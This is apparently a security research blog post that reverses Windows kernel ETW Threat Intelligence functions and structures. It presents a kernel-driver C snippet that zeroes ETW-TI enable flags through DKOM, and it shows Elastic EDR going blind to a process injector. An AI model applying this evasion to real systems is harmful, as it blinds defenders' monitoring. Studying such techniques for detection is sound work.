ETW-TI Bypass
Event Tracing for Windows (ETW) is a logging mechanism which captures kernel and application events. Many EDRs and AVs monitor ETW to track suspicious system activity. However, Microsoft introduced ETW for Threat Intelligence (ETWti) which is kernel-only logging channel with stricter access controls. In this blog we will dive into ETWti internals, reverse some kernel functions and develop a PoC which disables this logging, effectively blinding security providers who depend on it.
Setup
Everything which we are going to talk about is done on latest Windows and defender versions, which at the time of writing this blog are -
Windows OS
- Edition: Windows 11 Pro
- Version:
25H2 - OS Build:
26200.7840
Elastic Defend
- Elastic Agent:
8.13.2 - Elastic Defend:
8.13.2
Defender Engine
- Client:
4.18.26010.5 - Engine:
1.1.26010.1 - AV / AS:
1.445.222.0
Environment
Everything is created and built to test modern security with security features:
✓ Real-time protection
✓ Tamper Protection
✓ Memory integrity
✓ Memory access protection
✗ Microsoft Vulnerable Driver Blocklist
This is some serious work, hence should be used with care and made just for education and research purposes.
What is ETW-TI
ETW is not a single, monolithic system. There are two distinct logging channels operating in parallel. Understanding the difference in their privilege levels is the key to bypassing them.
- Providers and consumers communicate through named pipes and shared memory.
- User-mode applications can freely subscribe to events.
- Tools like Event Viewer, WMI, and third-party monitoring apps tap into this.
- Vulnerability: Relatively straightforward to hook, patch, or disable from Ring 3.
- Exclusively kernel-mode provider and consumer interface.
- PPL Gating: Only ELAM (Early Launch Anti-Malware) drivers and kernel-signed consumers can register.
- Cryptographic validation of provider/consumer pairs.
- Strength: Designed specifically to resist user-mode hooking and tampering.
ARCHITECTURE INSIGHT: WHY THE SPLIT?
Regular ETW is simply too accessible to be trusted for security critical telemetry. Because usermode malware can easily patch EtwEventWrite inside ntdll.dll, Microsoft created ETW-TI to serve as a separate, fortified channel that sits deep in the kernel, out of reach from compromised Ring 3 applications.
ETW-TI Internals
Let's dig a little deeper to understand how it all works. First we will need to find a function which initiates this logging. We know that Elastic EDR uses ETW-ti to monitor the system so, we try injecting in a remote process while the EDR is looking...

Elastic EDR Logs
We can now confirm that VirtualAllocEx does trigger ETW-ti logging and thats where we will start digging. VirtualAllocEx is just an usermode wrapper and the call chain looks something like:
VirtualAllocEx
kernel32.dll
The standard Win32 API. It prepares the arguments and forwards the request down the chain.
NtAllocateVirtualMemory
ntdll.dll (Stub)
Does not allocate anything. It is a "stub" that moves the System Service Number (SSN) into EAX and executes the syscall instruction.
Syscall Transition
NtAllocateVirtualMemory
ntoskrnl.exe (Kernel)
The CPU transitions to Kernel Mode. The syscall dispatcher routes the request here for basic security, permission, and sanity checks.
MiAllocateVirtualMemory
ntoskrnl.exe (Internal)
It walks the VAD tree, finds free space, commits pages, and updates page tables.
Now we have our target function which is MiAllocateVirtualMemory. Lets open it in IDA :)
Reversing MiAllocateVirtualMemory
Its pretty clear what happens here, Reading the disassembly towards the end of the function we see it calling EtwTiLogAllocExecVm but only when it satisfies a specific condition:
  if ( (ProtectionMask & 2) != 0 )
    EtwTiLogAllocExecVm(a1[11], *((unsigned __int8 *)a1 + 57), v51, a1[4], *((_DWORD *)a1 + 10), *((_DWORD *)a1 + 11));
The ProtectionMask is the internal kernel representation of memory protection flags, built by MiMakeProtectionMask earlier in the function. In the kernel's internal protection mask encoding, bit 1 = executable. This maps to usermode constants like:
So the condition means: Only fire EtwTiLogAllocExecVm if the memory being allocated/committed is executable. We wont be able to do anything here to stop the logging cause messing with the ProtectionMask will just mess things up. So we dive deeper, We have a new attack surface EtwTiLogAllocExecVm.
Reversing EtwTiLogAllocExecVm
BOOLEAN EtwTiLogAllocExecVm(_KPROCESS *a1, char a2, ...)
{
  BOOLEAN result; // al
  __int64 v5; // rcx
  _KPROCESS *Process; // r14
  _KPROCESS *v7; // rsi
  const EVENT_DESCRIPTOR *v8; // rbx

  result = EtwProviderEnabled(EtwThreatIntProvRegHandle, 0, 0xFuLL);
  if ( result )
  {

    // Log The Event
  }
  return result;
}
The disassembly is very simple and looks really promising. The whole Logging just depends on EtwProviderEnabled. If EtwProviderEnabled fails the whole function exits. EtwThreatIntProvRegHandle is a global variable of _ETW_REG_ENTRY structure. Another very significant thing we can see is the amount of functions that will be affected.

xrefs to EtwProviderEnabled
We can see functions like EtwTiLogProtectExecVm, NtMapViewOfSection, EtwTiLogReadWriteVm, EtwTiLogSuspendResumeProcess, etc. will also not be able to log events, which further increases the effectiveness of our PoC. But for that we will need to make EtwProviderEnabled return 0. Lets dive deeper!
The Gatekeeper: EtwProviderEnabled
If this function returns TRUE, the telemetry is generated and sent to the ETW-ti consumer (the EDR). If it returns FALSE, the event is silently dropped. This makes it a prime target for our research. Let's look at the pseudocode:
BOOLEAN __fastcall EtwProviderEnabled(REGHANDLE RegHandle, UCHAR Level, ULONGLONG Keyword)
{
    if (!RegHandle)
        return FALSE;

    // Primary session check
    if (EtwpLevelKeywordEnabled(*(_QWORD *)(RegHandle + 0x20) + 0x60LL, Level, Keyword))
        return TRUE;

    // Secondary session check
    if (*(_BYTE *)(RegHandle + 0x65) == 0)
        return FALSE;

    // Check secondary session
    return EtwpLevelKeywordEnabled(*(_QWORD *)(RegHandle + 0x28) + 0x60LL, Level, Keyword);
}
This pseudocode reveals exactly how the kernel validates telemetry sessions. We can deconstruct this into three distinct logical phases:
01The Handle Verification
if (!RegHandle)
    return FALSE;
The very first thing the function does is check if the RegHandle is NULL, if yes then the function immediately short-circuits and returns FALSE. In some approach we can locate this handle in memory and zero it out, the kernel will instantly stop logging.
02The Primary Session Check
if (EtwpLevelKeywordEnabled(*(_QWORD *)(RegHandle + 0x20) + 0x60LL, Level, Keyword))
RegHandle is the pointer to the undocumented kernel structure called _ETW_REG_ENTRY as we saw earlier. The code dereferences offset 0x20 of this structure which is struct _ETW_GUID_ENTRY* GuidEntry, adds 0x60 and passes it to the bitwise checker.
03The Secondary Session Fallback
if (*(_BYTE *)(RegHandle + 0x65) == 0)
    return FALSE;
return EtwpLevelKeywordEnabled(*(_QWORD *)(RegHandle + 0x28) + 0x60LL, Level, Keyword);
If the primary session isn't listening for this specific event, the kernel checks offset 0x65 (UCHAR GroupEnableMask) to see if a Secondary Session exists. If it does, it repeats the exact same check using offset 0x28, which points to the Secondary Session's GUID Entry i.e. struct _ETW_GUID_ENTRY* GroupEntry.
There are a lot of structures oof, but dont worry we will now look into these structures to get a clear understanding of what is exactly happening.
Translating the Offsets
So, rn we are playing with 3 different structures _ETW_REG_ENTRY which contains _ETW_GUID_ENTRY which contains _TRACE_ENABLE_INFO.
>__ETW_REG_ENTRY Structure
//0x70 bytes (sizeof)
struct _ETW_REG_ENTRY
{
    struct _LIST_ENTRY RegList;                                             //0x0
    struct _LIST_ENTRY GroupRegList;                                        //0x10
    struct _ETW_GUID_ENTRY* GuidEntry;                                      //0x20
    struct _ETW_GUID_ENTRY* GroupEntry;                                     //0x28
    union
    {
        struct _ETW_REPLY_QUEUE* ReplyQueue;                                //0x30
        struct _ETW_QUEUE_ENTRY* ReplySlot[4];                              //0x30
        struct
        {
            VOID* Caller;                                                   //0x30
            ULONG SessionId;                                                //0x38
        };
    };
    union
    {
        struct _EPROCESS* Process;                                          //0x50
        VOID* CallbackContext;                                              //0x50
    };
    VOID* Callback;                                                         //0x58
    USHORT Index;                                                           //0x60
    union
    {
        USHORT Flags;                                                       //0x62
        struct
        {
            USHORT DbgKernelRegistration:1;                                 //0x62
            USHORT DbgUserRegistration:1;                                   //0x62
            USHORT DbgReplyRegistration:1;                                  //0x62
            USHORT DbgClassicRegistration:1;                                //0x62
            USHORT DbgSessionSpaceRegistration:1;                           //0x62
            USHORT DbgModernRegistration:1;                                 //0x62
            USHORT DbgClosed:1;                                             //0x62
            USHORT DbgInserted:1;                                           //0x62
            USHORT DbgWow64:1;                                              //0x62
            USHORT DbgUseDescriptorType:1;                                  //0x62
            USHORT DbgDropProviderTraits:1;                                 //0x62
        };
    };
    UCHAR EnableMask;                                                       //0x64
    UCHAR GroupEnableMask;                                                  //0x65
    UCHAR HostEnableMask;                                                   //0x66
    UCHAR HostGroupEnableMask;                                              //0x67
    struct _ETW_PROVIDER_TRAITS* Traits;                                    //0x68
};
>__ETW_GUID_ENTRY Structure
//0x1a8 bytes (sizeof)
struct _ETW_GUID_ENTRY
{
    struct _LIST_ENTRY GuidList;                                            //0x0
    struct _LIST_ENTRY SiloGuidList;                                        //0x10
    volatile LONGLONG RefCount;                                             //0x20
    struct _GUID Guid;                                                      //0x28
    struct _LIST_ENTRY RegListHead;                                         //0x38
    VOID* SecurityDescriptor;                                               //0x48
    union
    {
        struct _ETW_LAST_ENABLE_INFO LastEnable;                            //0x50
        ULONGLONG MatchId;                                                  //0x50
    };
    struct _TRACE_ENABLE_INFO ProviderEnableInfo;                           //0x60
    struct _TRACE_ENABLE_INFO EnableInfo[8];                                //0x80
    struct _ETW_FILTER_HEADER* FilterData;                                  //0x180
    struct _ETW_SILODRIVERSTATE* SiloState;                                 //0x188
    struct _ETW_GUID_ENTRY* HostEntry;                                      //0x190
    struct _EX_PUSH_LOCK Lock;                                              //0x198
    struct _ETHREAD* LockOwner;                                             //0x1a0
};
>__TRACE_ENABLE_INFO Structure
//0x20 bytes (sizeof)
struct _TRACE_ENABLE_INFO
{
    ULONG IsEnabled;                                                        //0x0
    UCHAR Level;                                                            //0x4
    UCHAR Reserved1;                                                        //0x5
    USHORT LoggerId;                                                        //0x6
    ULONG EnableProperty;                                                   //0x8
    ULONG Reserved2;                                                        //0xc
    ULONGLONG MatchAnyKeyword;                                              //0x10
    ULONGLONG MatchAllKeyword;                                              //0x18
};
Now we know these structures, I'll also provide you with a diagram which will help understanding the relation between these structures.
But we are still yet to understand how EtwpLevelKeywordEnabled works, if we can make it return 0 the ETW-ti logging shuts down. Lets Dive deeper :)
Reversing EtwpLevelKeywordEnabled
bool __fastcall EtwpLevelKeywordEnabled(__int64 a1, unsigned __int8 a2, __int64 a3)
{
  unsigned __int8 v3; // al

  if ( !*(_DWORD *)a1 )                         //  nobody is listening → bail immediately.
    return 0;
  v3 = *(_BYTE *)(a1 + 4);
  if ( a2 > v3 )
  {
    if ( v3 )
      return 0;
  }
  if ( (*(_DWORD *)(a1 + 8) & 0x40) != 0 && !a3 )
    return 1;
  return (a3 & *(_QWORD *)(a1 + 16)) != 0 && (a3 & *(_QWORD *)(a1 + 24)) == *(_QWORD *)(a1 + 24);
}
Now thats what we want. This function performs several complex bitwise checks against the requested Level and Keyword, but all of that logic is completely irrelevant if we look at the very first instruction.
The function casts the first argument (a1) to a 32-bit integer and checks if it is zero. If it is, it immediately returns 0 (FALSE), signaling to the kernel that the event should be dropped.
The Kill Switch
To exploit this logic, we need to know exactly what a1 points to in memory. If we recall how EtwProviderEnabled called this function, it passed the dereferenced pointers for both the Primary and Secondary sessions:
// Primary Session Call
EtwpLevelKeywordEnabled(*(RegHandle + 0x20) + 0x60, Level, Keyword);

// Secondary Session Fallback
EtwpLevelKeywordEnabled(*(RegHandle + 0x28) + 0x60, Level, Keyword);
When we translate that raw pointer math back into our mapped Windows Kernel structures, the target becomes crystal clear. The a1 argument is pointing directly to the IsEnabled field!
EtwThreatIntProvRegHandle->GuidEntry->ProviderEnableInfo.IsEnabled
EtwThreatIntProvRegHandle->GroupEntry->ProviderEnableInfo.IsEnabled
Because EtwpLevelKeywordEnabled blindly trusts this field in memory without verifying its integrity against a protected state, the bypass is devastatingly simple. All we have to do is locate the EtwThreatIntProvRegHandle in kernel space, traverse the pointers, and set these two bits to 0.
The moment those bytes are flipped, the entire ETW-ti logging mechanism goes completely blind.
The Implementation
So, this is pure DKOM and hence requires you to have kernel mode access. Wether you use a vulnerable driver or get your driver signed, the implementation is really easy. All the hard work will be finding EtwThreatIntProvRegHandle at runtime. But if u made it this far, I believe that you will figure it out. So, now that you have EtwThreatIntProvRegHandle.
// Dereference to get actual structure
PETW_REG_ENTRY pRegEntry = *(PETW_REG_ENTRY*)vpEtwThreatIntProvRegHandle;
if(!pRegEntry) return 1;

// Primary session
if(pRegEntry->GuidEntry)
{
    pRegEntry->GuidEntry->ProviderEnableInfo.IsEnabled = 0;
    LOG_W("[ETW_BYPS] [+] GuidEntry->ProviderEnableInfo.IsEnabled is Flipped\n");
}

// Disable secondary flag
pRegEntry->GroupEnableMask = 0;
LOG_W("[ETW_BYPS] [+] GroupEnableMask is Flipped\n");

// Secondary session
if(pRegEntry->GroupEntry)
{
    pRegEntry->GroupEntry->ProviderEnableInfo.IsEnabled = 0;
    LOG_W("[ETW_BYPS] [+] GroupEntry->ProviderEnableInfo.IsEnabled is Flipped\n");
}
By casting the handle, we map our custom C++ structures directly over the live kernel memory. We then systematically neutralize the three mechanisms ETW uses to route events:
- Primary Session (GuidEntry): We follow the pointer to the main trace session and overwrite the
IsEnabledboolean with0. - Group Enable Mask: ETW providers can be grouped together. By zeroing the
GroupEnableMask, we strip the provider's association with any active tracing groups. - Secondary Session (GroupEntry): We follow the secondary trace session pointer and flip its
IsEnabledflag to0as well.
The Result: The next time EtwProviderEnabled runs, it will check these structures. Because we flipped the booleans to 0, the kernel assumes no one is listening to the Threat Intelligence feed and instantly drops the telemetry event, rendering the EDR blind!
EtwTiLogSuccess()
Now we will test this. In this demonstration I will show you how the ETW-ti logs normally look like and what the EDR derives from them. We will run our injector YetAnotherReflectiveLoader and look at what the EDR capture both before and after the bypass.
Before the Attack
As ETW-ti is very picky about who it provides these logs, we perform DKOM and make our listener a PPL process. I will not cover this process in this blog but you can read a very detailed documentation at bordergate's blogEXTERNAL LINK TOhttps://www.bordergate.co.uk/process-protection-light/ about changing the protection level.
After some DKOM our listener is able to get these logs.
In the video we can see that we receive logs for any interacts with the Virtual Memory like WRITEVM_REMOTE, ALOCVM_LOCAL, PROTECTVM_LOCAL, etc. We also see events like ALLOCVM_REMOTE and WRITEVM_REMOTE by our injector shown as unknown.
And the EDR sees this too...

Elastic EDR Logs Pre Attack
We can see the EDR actively logging DLL load events, connection requests, and connection terminations. More importantly, the VirtualAllocEx and WriteProcessMemory API calls are directly mapped to the ALLOCVM_REMOTE and WRITEVM_REMOTE ETW TI logs we observed in the console above.
After the Attack
As we discussed above we need to perform DKOM and modify 3 specific things and that is exactly what our driver does.

Driver Logs
But what does the EDR sees? Running the same Process Injection again:

The Successful ETW-ti Bypass
